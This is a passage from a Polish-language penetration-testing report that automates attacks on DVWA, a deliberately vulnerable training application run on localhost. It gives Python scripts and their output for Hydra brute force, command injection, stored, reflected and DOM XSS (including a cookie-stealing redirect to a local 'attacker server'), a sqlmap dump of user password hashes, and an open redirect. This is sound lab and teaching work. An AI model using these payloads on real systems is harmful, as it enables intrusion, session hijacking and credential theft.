Rysunek 33: Uruchomienie lokalnego serwera HTTP służącego do dostarczania złośliwego pliku



Rysunek 34: Zawartość przygotowanego pliku shell.txt – prosty webshell oparty na funkcji system()



Rysunek 35: Odpowiedź serwera z treścią złośliwego pliku – wyświetlenie kodu PHP

### 3. Automatyzacja wykorzystywania podatności

W celu automatyzacji procesu eksploatacji podatności, musieliśmy odpowiednio przygotowywać środowisko testowe. Z tego powodu kod użyty w skrypcie każdego ataku ma stały zestaw elementów, czyli zdefiniowane odpowiednich zmiennych dla danego ataku oraz funkcje login() i set\_security\_low().

Zmienne potrzebne do eksploatacji każdej z podatności to między innymi hasło i nazwa użytkownika, potrzebne do zalogowania się do DVWA, oraz szereg adresów URL, prowadzących do strony logowania, strony zmiany zabezpieczeń czy strony danej podatności.

Funkcja login() umożliwia logowanie się do aplikacji DVWA, wykorzystując podane wcześniej dane użytkownika. W tym celu pobieramy user\_token ze strony logowania, który służy do weryfikacji poprawności formularza, i przesyłamy go wraz z loginem i hasłem metodą POST.

Funkcja set\_security\_low() sprawia, że przy każdorazowym teście, poziom zabezpieczeń jest ustawiany na wybrany przez nas poziom "Low", aby możliwe było wykorzystanie podatności bez dodatkowych barier ochronnych.

```

1  import requests
2  from bs4 import BeautifulSoup
3  import subprocess
4
5  LOGIN_URL = "http://localhost/DVWA/login.php"
6  SECURITY_URL = "http://localhost/DVWA/security.php"
7  VULN_URL = "http://localhost/DVWA/vulnerabilities/sqli/"
8  USERNAME = "admin"
9  PASSWORD = "password"
10
11 session = requests.Session()
12
13 def login():
14     print("[*] Logowanie do DVWA...")
15     r = session.get(LOGIN_URL)
16     soup = BeautifulSoup(r.text, "html.parser")
17     token = soup.find("input", {"name": "user_token"})["value"]
18
19     payload = {
20         "username": USERNAME,
21         "password": PASSWORD,
22         "Login": "Login",
23         "user_token": token
24     }
25
26     session.post(LOGIN_URL, data=payload)
27     print(f"[+] Zalogowano na DVWA z danymi: {USERNAME} / {PASSWORD}")
28
29 def set_security_low():
30     print("[*] Ustawianie poziomu zabezpieczeń na LOW...")
31     r = session.get(SECURITY_URL)
32     soup = BeautifulSoup(r.text, "html.parser")
33     token = soup.find("input", {"name": "user_token"})["value"]
34
35     payload = {
36         "security": "low",
37         "seclev_submit": "Submit",
38         "user_token": token
39     }
40
41     r = session.post(SECURITY_URL, data=payload)
42     if "Security level set to low" in r.text:
43         print("[+] Poziom zabezpieczeń ustawiony na LOW.")
44     else:
45         print("[-] Nie udało się ustawić poziomu zabezpieczeń.")
46

```

Rysunek 36: Stały zestaw funkcji i zmiennych zawarty w każdym skrypcie automatyzacji

Taki przygotowany zestaw funkcji i zmiennych daje podstawę do przeprowadzenia testów różnych podatności na platformie DVWA i umożliwia dostosowanie pod dowolny atak.

### 3.1 Automatyzacja Brute Force

Do automatycznej eksploatacji tej podatności zostało użyte narzędzie Hydra, które automatycznie generuje i wysyła dużą liczbę prób logowania z różnymi kombinacjami nazw użytkowników i haseł, aż do skutecznego uzyskania dostępu do systemu.

Opracowany przez nas skrypt zaczyna się od zdefiniowania kilku zmiennych, takich jak adresy URL do logowania, zmiany ustawień stopnia bezpieczeństwa, czy samej podatności, a także ustawione przez nas login, hasło oraz ścieżka do pliku, który Hydra będzie wykorzystywać w procesie zgadywania haseł.

Następnie zdefiniowane została funkcja **brute\_force\_with\_hydra()**, czyli funkcja automatyzująca działanie Hydry, która pobiera niezbędne do autoryzacji ciasteczko PHPSESSID z aktualnej sesji, buduje komendę Hydry do ataku typu Brute Force i przeprowadza ją z użyciem wcześniej zdefiniowanych zmiennych, a następnie weryfikuje wynik i wypisuje hasło jeśli takowe zostało znalezione.

```
def brute_force_with_hydra():
    phpsessid = session.cookies.get("PHPSESSID")
    if not phpsessid:
        print("[+] Nie udało się pobrać PHPSESSID.")
        return

    print(f"[+] Ciasteczko PHPSESSID: {phpsessid}")
    print("[+] Rozpaczynam atak brute force za pomocą Hydra...")

    hydra_cmd = [
        "hydra",
        "-l", USERNAME,
        "-P", WORDLIST,
        "-i", "127.0.0.1",
        "http-get-form",
        f"/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low;PHPSESSID={phpsessid}:Username and/or password incorrect"
    ]

    print("\n[*] Uruchamiam hydra:")
    print(" ".join(hydra_cmd))

    result = subprocess.run(hydra_cmd, capture_output=True, text=True)

    if "login: admin password: password" in result.stdout:
        print("\n[+] ZNALEZIONO HASŁO:")
        print(f"User: {USERNAME}")
        print(f"Password: {PASSWORD}")
    else:
        print("\n[-] Nie znaleziono odpowiedniego hasła.")

    print("\n[*] Wynik z Hydry:")
    print(result.stdout)

    print("\n[+] Atak brute force zakończony.")
```

Rysunek 37: Fragment kodu definiujący funkcję `brute_force_with_hydra`

Finalnie funkcje są uruchamiane po kolei, a w przypadku znalezienia hasła otrzymujemy odpowiedni komunikat, tak jak na rysunku nr 4.

```
[kali@kali] ~/Desktop/web_penetest_DVWA
$ bin/python /home/kali/Desktop/web_penetest_DVWA/brute_force_low.py
[+] Zalogowano na DVWA z danymi: admin / password
[+] Poziom zabezpieczeń ustawiony na LOW.
[+] Ciasteczko PHPSESSID: 7d61enogq4t9pbsjhircsf18qj
[+] Rozpaczynam atak brute force za pomocą Hydra...

[*] Uruchamiam hydra:
hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-get-form /DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low;PHPSESSID=7d61enogq4t9pbsjhircsf18qj:Username and/or password incorrect

[+] ZNALEZIONO HASŁO:
User: admin
Password: password

[*] Wynik z Hydry:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-07 14:38:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low;PHPSESSID=7d61enogq4t9pbsjhircsf18qj:Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-07 14:38:32

[+] Atak brute force zakończony.
```

Rysunek 38: Rezultat poprawnie przeprowadzonego ataku Brute Force

## 3.2 Automatyzacja Command Injection

Automatyzację wykorzystania podatności ponownie zaczynamy od zdefiniowania kilku zmiennych, tym razem dodając nową zmienną "COMMAND", która odzwierciedla komendę systemową, którą będziemy próbować wykonać, w tym przypadku "id".

Następnie definiujemy funkcję **command\_injection\_attack()**, która tworzy złośliwy payload, w którym do adresu IP (127.0.0.1) doklejona jest dodatkowa wybrana przez nas komenda systemowa, a następnie tworzy payload i wysyła złośliwy adres IP jako pole wejściowe ip, co symuluje formularz pingowania IP w DVWA. Na koniec wysyła żądanie POST z payloadem do podatnej funkcji w DVWA, czyli formularza pingowania i parsuje odpowiedź HTML za pomocą BeautifulSoup.

Jeśli parser znajdzie wynik działania komendy konsolowej, to wtedy go wyświetla. Jeśli nie, to informuje że atak się nie powiódł.

```
def command_injection_attack():
    print("[+] Rozpaczynam atak Command Injection...")

    injected_payload = f"127.0.0.1; {COMMAND}"
    print(f"[+] Użyty payload: {injected_payload}")

    payload = {
        "ip": injected_payload,
        "Submit": "Submit"
    }

    r = session.post(COMMAND_INJECTION_URL, data=payload)

    soup = BeautifulSoup(r.text, "html.parser")
    pre_tag = soup.find("pre")

    if pre_tag and pre_tag.text.strip():
        print("[+] Atak powiódł się! Komenda została wykonana.")
        print("[+] Wynik z polecenia systemowego:")
        print(pre_tag.text.strip())
    else:
        print("[-] Atak nie powiódł się. Brak wykonania komendy lub brak danych w odpowiedzi.")
```

Rysunek 39: Fragment kodu definiujący funkcję `command_injection_attack()`

```
(kali@kali) - [~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/command_injection_low.py
[+] Zalogowano na DVWA z danymi: admin / password
[+] Poziom zabezpieczenie ustawiony na LOW.
[+] Rozpaczynam atak Command Injection...
[+] Użyty payload: 127.0.0.1; id
[+] Atak powiódł się! Komenda została wykonana.
[+] Wynik z polecenia systemowego:
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 0.018/0.024/0.029/0.004 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Rysunek 40: Rezultat poprawnie przeprowadzonego ataku Command Injection

### 3.3 Automatyzacja ataku XSS typu Stored

Aby przeprowadzić taki atak definiujemy odpowiednie zmienne, w tym nagłówki HTTP, które w ataku Stored XSS symulują zachowanie prawdziwej przeglądarki i zwiększają wiarygodność żądania.

```
import requests
from bs4 import BeautifulSoup

LOGIN_URL = "http://localhost/DVWA/login.php"
SECURITY_URL = "http://localhost/DVWA/security.php"
XSS_URL = "http://localhost/DVWA/vulnerabilities/xss_s/"

USERNAME = "admin"
PASSWORD = "password"

session = requests.Session()

HEADERS = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://localhost",
    "Connection": "keep-alive",
    "Referer": XSS_URL,
    "Upgrade-Insecure-Requests": "1",
    "Sec-Fetch-Dest": "document",
    "Sec-Fetch-Mode": "navigate",
    "Sec-Fetch-Site": "same-origin",
    "Sec-Fetch-User": "?1",
    "Priority": "u=0, i"
}

session = requests.Session()
```

Rysunek 41: Fragment kodu definiujący zmienne potrzebne do ataku XSS Stored

Następnie aby przeprowadzić zautomatyzowany atak, definiujemy payload XSS, czyli prosty złośliwy kod JavaScript. W tym przypadku jest to skrypt, który wywołuje alert z komunikatem „XSS zaatakowano!”.

Kolejnym krokiem jest odwiedzenie strony formularza (czyli tzw. „księgi gości”), aby zasymulować, że jesteśmy prawdziwym użytkownikiem. Następnie przygotowujemy dane formularza: ustawiamy nazwę użytkownika, wpisujemy nasz złośliwy kod jako treść komentarza i dodajemy informację, że klikamy przycisk "Sign Guestbook".

Te dane, razem z nagłówkami HTTP imitującymi zwykłą przeglądarkę, są wysyłane metodą POST do aplikacji. Jeśli wszystko pójdzie dobrze, komentarz zostaje zapisany, a złośliwy kod umieszczony w treści strony.

Na końcu sprawdzamy, czy nasz kod faktycznie pojawił się w odpowiedzi HTML – jeśli tak, oznacza to, że atak się powiódł i skrypt JavaScript zostanie wykonany każdemu użytkownikowi, który odwiedzi stronę. To potwierdza, że aplikacja jest podatna na atak typu Stored XSS.



```

def run_xss_attack():
    print("[*] Rozpoczynam atak Stored XSS...")

    xss_payload = "<script>alert('XSS zaatakowano!');</script>"

    print(f"[*] Wstawianie złośliwego kodu XSS: {xss_payload}")

    r = session.get(XSS_URL)
    soup = BeautifulSoup(r.text, "html.parser")

    comment_payload = {
        "txtName": "d",
        "mtxMessage": xss_payload,
        "btnSign": "Sign+Guestbook"
    }

    r = session.post(XSS_URL, data=comment_payload, headers=HEADERS)
    if "Sign Guestbook" in r.text:
        print("[+] Komentarz z XSS został opublikowany!")
    else:
        print("[-] Nie udało się opublikować komentarza z XSS.")

    print(f"\n[*] Sprawdzanie, czy XSS jest wykonywany...")

    page_text = r.text.split("\n")

    for i, line in enumerate(page_text):
        if xss_payload in line:
            print(f"[+] Znalazłem XSS na linii {i}:")
            print(f"Linia XSS: {line}")
            break
        else:
            print("[-] XSS nie zostało znalezione.")

if __name__ == "__main__":
    login()
    set_security_low()
    run_xss_attack()

```

Rysunek 42: Fragment kodu definiujący funkcję `run_xss_attack()`

```

(kali@kali) ~/Desktop/web_penetest_DVWA
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/xss_stored_low.py
[*] Logowanie do DVWA...
[+] Załogowano na DVWA z danymi: admin / password
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.
[*] Rozpoczynam atak Stored XSS...
[*] Wstawianie złośliwego kodu XSS: <script>alert('XSS zaatakowano!');</script>
[+] Komentarz z XSS został opublikowany!

[*] Sprawdzanie, czy XSS jest wykonywany...
[+] Znalazłem XSS na linii 94:
Linia XSS: <div id="guestbook_comments">Name: d<br />Message: <script>alert('XSS zaatakowano!');</script><br /></div>

```

Rysunek 43: Rezultat poprawnie przeprowadzonego ataku XSS typu Stored

## 3.4 Automatyzacja ataku XSS typu Reflected

Aby automatycznie przeprowadzić taki atak, ponownie w pierwszej kolejności definiujemy odpowiednie zmienne, w tym nagłówki HTTP, które imitują prawdziwe żądanie wysyłane



przez przeglądarkę. Pozwala to zwiększyć realizm ataku oraz zminimalizować szansę wykrycia go jako automatycznego lub podejrzanego.

```
import requests
from bs4 import BeautifulSoup

LOGIN_URL = "http://localhost/DVWA/login.php"
SECURITY_URL = "http://localhost/DVWA/security.php"
XSS_REFLECTED_URL = "http://localhost/DVWA/vulnerabilities/xss_r/"

USERNAME = "admin"
PASSWORD = "password"

session = requests.Session()

HEADERS = {
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://localhost",
    "Connection": "keep-alive",
    "Referer": XSS_REFLECTED_URL,
    "Upgrade-Insecure-Requests": "1",
    "Sec-Fetch-Dest": "document",
    "Sec-Fetch-Mode": "navigate",
    "Sec-Fetch-Site": "same-origin",
    "Sec-Fetch-User": "?1",
    "Priority": "u=0, i"
}
```

Rysunek 44: Fragment kodu definiujący zmienne potrzebne do ataku XSS Reflected

Po przygotowaniu środowiska, definiujemy nasz ładunek XSS, czyli prosty skrypt JavaScript, który wywołuje alert z komunikatem „XSS Reflected zaatakowano!”. Umieszczamy ten kod bezpośrednio jako wartość parametru name w adresie URL podatnej strony.

Spreparowany link jest następnie wysyłany jako żądanie GET z odpowiednimi nagłówkami HTTP, a otrzymana odpowiedź jest analizowana. Skrypt sprawdza, czy złośliwy kod został umieszczony w sekcji strony odpowiedzialnej za wyświetlanie danych użytkownika (vulnerable\_code\_area), co sugeruje, że aplikacja odzwierciedla dane wejściowe bez odpowiedniego filtrowania.

```
def run_reflected_xss_attack():
    print("[*] Rozpoczynam atak Reflected XSS...")

    xss_payload = "<script>alert('XSS Reflected zaatakowano!');</script>"

    vulnerable_url = f"{XSS_REFLECTED_URL}?name={xss_payload}"

    print(f"[*] Generowanie linku z XSS: {vulnerable_url}")

    r = session.get(vulnerable_url, headers=HEADERS)

    soup = BeautifulSoup(r.text, "html.parser")

    vulnerable_code_area = soup.find("div", class_="vulnerable_code_area")

    if vulnerable_code_area:
        print("[*] Znalazłem sekcję z formularzem i XSS. Oto jej zawartość:")
        print(vulnerable_code_area.prettify())
    else:
        print("[-] Nie znaleziono sekcji vulnerable_code_area w odpowiedzi.")

    if xss_payload in r.text:
        print("[+] XSS Reflected został odzwierciedlony w odpowiedzi!")
    else:
        print("[-] XSS Reflected nie zostało znalezione.")

if __name__ == "__main__":
    login()
    set_security_low()
    run_reflected_xss_attack()
```

Rysunek 45: Fragment kodu definiujący funkcję run\_reflected\_xss\_attack()

Na końcu weryfikujemy, czy nasz kod JavaScript rzeczywiście znajduje się w treści HTML odpowiedzi. Jeśli tak, oznacza to, że aplikacja jest podatna na atak typu Reflected XSS, a każdy użytkownik, który kliknie w taki link, może nieświadomie uruchomić złośliwy kod w swojej przeglądarce.

```
(kali@kali) - [~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/xss_reflected_low.py
[*] Logowanie do DVWA...
[+] Zalogowano na DVWA z danymi: admin / password
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.
[*] Rozpoczynam atak Reflected XSS...
[*] Generowanie linku z XSS: http://localhost/DVWA/vulnerabilities/xss_r?name=<script>alert('XSS Reflected zaatakowano!');</script>
[*] Znalazłem sekcję z formularzem i XSS. Oto jej zawartość:
<div class="vulnerable_code_area">
  <form action="#" method="GET" name="XSS">
    <p>
      What's your name?
      <input name="name" type="text"/>
      <input type="submit" value="Submit"/>
    </p>
  </form>
  <pre>Hello <script>alert('XSS Reflected zaatakowano!');</script></pre>
</div>
[+] XSS Reflected został odzwierciedlony w odpowiedzi!
```

Rysunek 46: Rezultat poprawnie przeprowadzonego ataku XSS typu Reflected

### 3.5 Automatyzacja ataku XSS typu DOM

Aby przeprowadzić ten atak, najpierw uruchamiamy lokalny serwer HTTP poleceniem `sudo python3 -m http.server 8080`. Działa on jako tzw. serwer atakującego, który będzie odbierał skradzione ciasteczka (cookies) przesłane przez złośliwy kod.

```
(kali@kali) - [~/Desktop]
$ sudo python3 -m http.server 8080
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Rysunek 47: Uruchomienie serwera HTTP potrzebnego do przeprowadzenia ataku

```
#Na początek należy uruchomić polecenie "sudo python3 -m http.server 8080", w celu przejęcia cookie.
import requests
from bs4 import BeautifulSoup
import urllib.parse
import webbrowser

LOGIN_URL = "http://localhost/DVWA/login.php"
SECURITY_URL = "http://localhost/DVWA/security.php"
VULN_URL = "http://localhost/DVWA/vulnerabilities/xss_d?default="
USERNAME = "admin"
PASSWORD = "password"

ATTACKER_SERVER = "http://127.0.0.1:8080"

session = requests.Session()

def login():
    print("[*] Logowanie do DVWA...")
    r = session.get(LOGIN_URL)
    soup = BeautifulSoup(r.text, "html.parser")
    token = soup.find("input", {"name": "user_token"})["value"]

    payload = {
        "username": USERNAME,
        "password": PASSWORD,
        "Login": "Login",
        "user_token": token
    }

    session.post(LOGIN_URL, data=payload)
    print(f"[+] Zalogowano na DVWA z danymi: {USERNAME} / {PASSWORD}")
```

Rysunek 48: Fragment kodu definiujący zmienne potrzebne do ataku XSS DOM

Następnie definiujemy złośliwy payload XSS w postaci skryptu JavaScript. Jego zadaniem jest przekierowanie przeglądarki użytkownika na serwer atakującego (<http://127.0.0.1:8080>) z dołączonym jako parametr aktualnym ciasteczkem.

Payload zostaje umieszczony bezpośrednio w adresie URL podatnej strony – jako wartość parametru default. To ważne, ponieważ podatność DOM XSS bazuje na tym, jak strona przetwarza dane z adresu URL po stronie klienta, a nie jak odpowiada na nie serwer.

Po skonstruowaniu adresu URL zawierającego złośliwy kod, uruchamiana jest przeglądarka, która otwiera spreparowany link. W efekcie skrypt JavaScript zostaje wykonany w kontekście przeglądarki ofiary, a ciasteczko sesji zostaje wysłane do serwera atakującego. Dla celów testowych i debugowania, wyświetlany jest także zakodowany (URL-encoded) link, który można ręcznie wkleić do przeglądarki.

```
def set_security_low():
    print("[*] Ustawianie poziomu zabezpieczeń na LOW...")
    r = session.get(SECURITY_URL)
    soup = BeautifulSoup(r.text, "html.parser")
    token = soup.find("input", {"name": "user_token"})["value"]

    payload = {
        "security": "low",
        "secliv_submit": "Submit",
        "user_token": token
    }

    r = session.post(SECURITY_URL, data=payload)
    if "Security level set to low" in r.text:
        print("[+] Poziom zabezpieczeń ustawiony na LOW.")
    else:
        print("[-] Nie udało się ustawić poziomu zabezpieczeń.")

def perform_xss_attack():
    print("[*] Rozpaczynam atak DOM-Based XSS...")

    raw_payload = f"<script>window.location='{ATTACKER_SERVER}'/?cookie='+document.cookie</script>"
    vuln_url = f"{VULN_URL}{raw_payload}"

    print("[*] Otwieranie przeglądarki z payloadem...")
    webbrowser.open(vuln_url)

    print("[*] Link do ręcznego testowania (jeśli potrzeba):")
    print(vuln_url)

    encoded_payload = urllib.parse.quote(raw_payload)
    debug_url = f"{VULN_URL}{encoded_payload}"
    print("[*] Debug (zakodowany URL):", debug_url)

if __name__ == "__main__":
    login()
    set_security_low()
    perform_xss_attack()
```

Rysunek 49: Fragment kodu definiujący funkcję `perform_xss_attack()`

Jeśli podatna strona przetwarza dane z URL bez odpowiedniego filtrowania w kodzie JavaScript, ciasteczka zostaną przechwycone, co oznacza skuteczne wykonanie ataku DOM-Based XSS.

```
(kali@kali)~[~/Desktop]
$ sudo python3 -m http.server 8080
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
127.0.0.1 - - [07/May/2025 17:48:52] "GET /?cookie=security=low;%20PHPSESSID=lkv47lj855udj7ik7cd8bcrm4p HTTP/1.1" 200 -
```

Rysunek 50: Rezultat poprawnie przeprowadzonego ataku XSS Dom

## 3.6 Automatyzacja ataku z użyciem SQL Injection

Aby zautomatyzować przebieg ataku, użyto narzędzia sqlmap – popularnego automatycznego skanera SQL Injection. W pierwszym kroku skrypt pobiera aktualny identyfikator sesji użytkownika (PHPSESSID) i buduje z niego nagłówek cookie, który umożliwia sqlmap wykonywanie zapytań w kontekście zalogowanego użytkownika.

Następnie wykonano trzy kroki:

- Pobieranie listy baz danych z wykorzystaniem podatnego parametru id w adresie URL. Sqlmap wykrywa podatność i wykorzystuje ją do wylistowania nazw wszystkich dostępnych baz danych.
- Odczyt struktur tabel w bazie danych dvwa, która zawiera interesujące nas dane aplikacji.
- Zrzut zawartości tabeli users, w której znajdują się m.in. loginy i hashe haseł użytkowników, co pozwala potencjalnemu atakującemu przejść konta.

```
def run_sqlmap():
    print("[*] Rozpoczynam atak SQL Injection za pomocą sqlmap...")

    phpsessid = session.cookies.get("PHPSESSID")
    if not phpsessid:
        print("[-] Nie udało się pobrać PHPSESSID.")
        return

    cookie = f"security=low; PHPSESSID={phpsessid}"

    list_db_cmd = [
        "sqlmap",
        "-u", VULN_URL + "?id=1&Submit=Submit",
        "--cookie", cookie,
        "--batch",
        "--dbs"
    ]
    print(f"\n[+] Pobieranie listy baz danych...")
    subprocess.run(list_db_cmd)

    list_tables_cmd = [
        "sqlmap",
        "-u", VULN_URL + "?id=1&Submit=Submit",
        "--cookie", cookie,
        "--batch",
        "-D", "dvwa",
        "--tables"
    ]
    print(f"\n[+] Pobieranie tabel z bazy danych 'dvwa'...")
    subprocess.run(list_tables_cmd)

    dump_cmd = [
        "sqlmap",
        "-u", VULN_URL + "?id=1&Submit=Submit",
        "--cookie", cookie,
        "--batch",
        "-D", "dvwa",
        "-T", "users",
        "--dump"
    ]
    print(f"\n[+] Zrzut danych z tabeli 'users'...")
    subprocess.run(dump_cmd)
```

Rysunek 51: Fragment kodu funkcji run\_sqlmap() realizującej atak SQL Injection z wykorzystaniem narzędzia sqlmap i sesji autoryzowanej użytkownika.

```
(kali@kali)-[~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/sql_injection_low.py
[*] Logowanie do DVWA...
[+] Zalogowano na DVWA z danymi: admin / password
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.
[*] Rozpaczynam atak SQL Injection za pomocą sqlmap...

[+] Pobieranie listy baz danych...
```

Rysunek 52: Uruchomienie skryptu – zalogowanie do DVWA i rozpoczęcie ataku SQL Injection.

W rezultacie skutecznego ataku SQL Injection za pomocą sqlmap, atakujący uzyskuje dostęp do bazy danych aplikacji, w tym do zawartości kluczowych tabel jak np. users. Dzięki temu możliwe jest odczytanie nazw użytkowników, zaszyfrowanych haseł, a nawet ich rozszyfrowanie przy użyciu dodatkowych narzędzi.

```
[15:32:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[15:32:57] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema
```

Rysunek 53: Wykrycie backendowej bazy danych MySQL oraz dostępnych baz: dvwa i information\_schema

```
[15:32:58] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Rysunek 54: Wykrycie tabel w bazie dvwa, m.in. users oraz guestbook.

```
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/DVWA/hackable/users/admin.jpg	5f4dccc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2025-05-07 12:20:45	0
2	gordonb	/DVWA/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2025-05-07 12:20:45	0
3	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2025-05-07 12:20:45	0
4	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (tetmein)	Picasso	Pablo	2025-05-07 12:20:45	0
5	smithy	/DVWA/hackable/users/smithy.jpg	5f4dccc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2025-05-07 12:20:45	0

Rysunek 55: Zrzut danych z tabeli users – loginy, hashe haseł, ścieżki do awatarów i dane użytkowników.

Aby przekształcić ten atak w atak SQL Injection typu Blind, należy zmodyfikować polecenia sqlmap, dodając flagę --technique=B, która odpowiada temu typowi ataku.  
<podpisy plus ustawienie wszystkiego>

### 3.7 Automatyzacja eksploatacji podatności Open HTTP Redirect

W celu automatycznego wykorzystania podatności typu Open HTTP Redirect przygotowany został skrypt w Pythonie, który odnajduje link przekierowujący w formularzu lub kodzie strony, modyfikuje jego parametr redirect i analizuje odpowiedź serwera.

Na początku skrypt pobiera zawartość strony, a następnie za pomocą parsera HTML wyszukuje odnośnik zawierający parametr przekierowania. Po zlokalizowaniu linku, jego parametr `redirect` zostaje podmieniony na spreparowany adres zewnętrzny (np. `http://download.zip?id=1`). Skrypt konstruuje nowy adres URL i wysyła żądanie, blokując automatyczne podążanie za przekierowaniem, aby móc ręcznie przeanalizować nagłówki odpowiedzi HTTP.

Odpowiedź serwera jest sprawdzana pod kątem obecności nagłówka `Location`. Jeśli zawiera on wskazany przez atakującego adres zewnętrzny, oznacza to, że aplikacja nie waliduje poprawnie przekierowań i jest podatna.

```
def find_and_modify_redirect():
    print("[*] Odczytywanie formularza lub linku redirecta...")
    r = session.get(OPEN_REDIRECT_PAGE)
    soup = BeautifulSoup(r.text, "html.parser")

    link = soup.find("a", href=lambda href: href and "redirect=" in href)
    if not link:
        print("[-] Nie znaleziono linku z redirectem.")
        return

    href = link['href']
    print(f"[+] Oryginalny link znaleziony: {href}")

    parsed_url = urlparse(href)
    query = parse_qs(parsed_url.query)

    query['redirect'] = ["http://download.zip?id=1"]
    new_query = urlencode(query, doseq=True)

    modified_path = parsed_url.path + "?" + new_query
    full_url = urljoin(OPEN_REDIRECT_PAGE, modified_path)

    print(f"[*] Modyfikujemy redirect i wysyłamy żądanie:\n{full_url}")

    r = session.get(full_url, allow_redirects=False)
    if r.status_code in [301, 302] and 'Location' in r.headers:
        location = r.headers['Location']
        print(f"[!] Odpowiedź z Location: {location}")
        if location.startswith("http://download.zip"):
            print("[!!!] PODATNOŚĆ: Open Redirect potwierdzony.")
        else:
            print("[+] Przekierowanie, ale nie na zewnętrzną domenę.")
    else:
        print("[-] Brak przekierowania lub brak nagłówka Location.")
```

Rysunek 56: Fragment kodu definiujący funkcję `find_and_modify_redirect()`

```

(kali@kali) - [~/Desktop/web_penetest_DVWA]
$ /bin/python /home/kali/Desktop/web_penetest_DVWA/open_http_redirected.py
[*] Logowanie jako gordonb...
[+] Zalogowano jako gordonb
[*] Ustawianie poziomu zabezpieczeń na LOW...
[+] Poziom zabezpieczeń ustawiony na LOW.
[*] Odczytywanie formularza lub linku redirecta...
[+] Oryginalny link znaleziony: source/low.php?redirect=info.php?id=1
[*] Modyfikujemy redirect i wysyłamy żądanie:
http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=http%3A%2F%2Fdownload.zip%3Fid%3D1
[!] Odpowiedź z Location: http://download.zip?id=1
[!!!!] PODATNOŚĆ: Open Redirect potwierdzony.

```

Rysunek 57: Wynik działania skryptu – przekierowanie na zewnętrzny adres i potwierdzenie podatności

W wyniku działania skrypt skutecznie wykrył brak walidacji adresów w parametrze przekierowania, co potwierdza obecność podatności Open HTTP Redirect i możliwość przekierowania użytkownika na zewnętrzną domenę.

### 3.8 Automatyzacja ataku z użyciem słabej kryptografii

W celu zautomatyzowania ataku na moduł DVWA „Weak Cryptography” opracowany został dedykowany skrypt w Pythonie, który umożliwia automatyczne przejęcie i odszyfrowanie zakodowanej wiadomości z wykorzystaniem wcześniej znanej wartości tekstu jawnego (known plaintext).

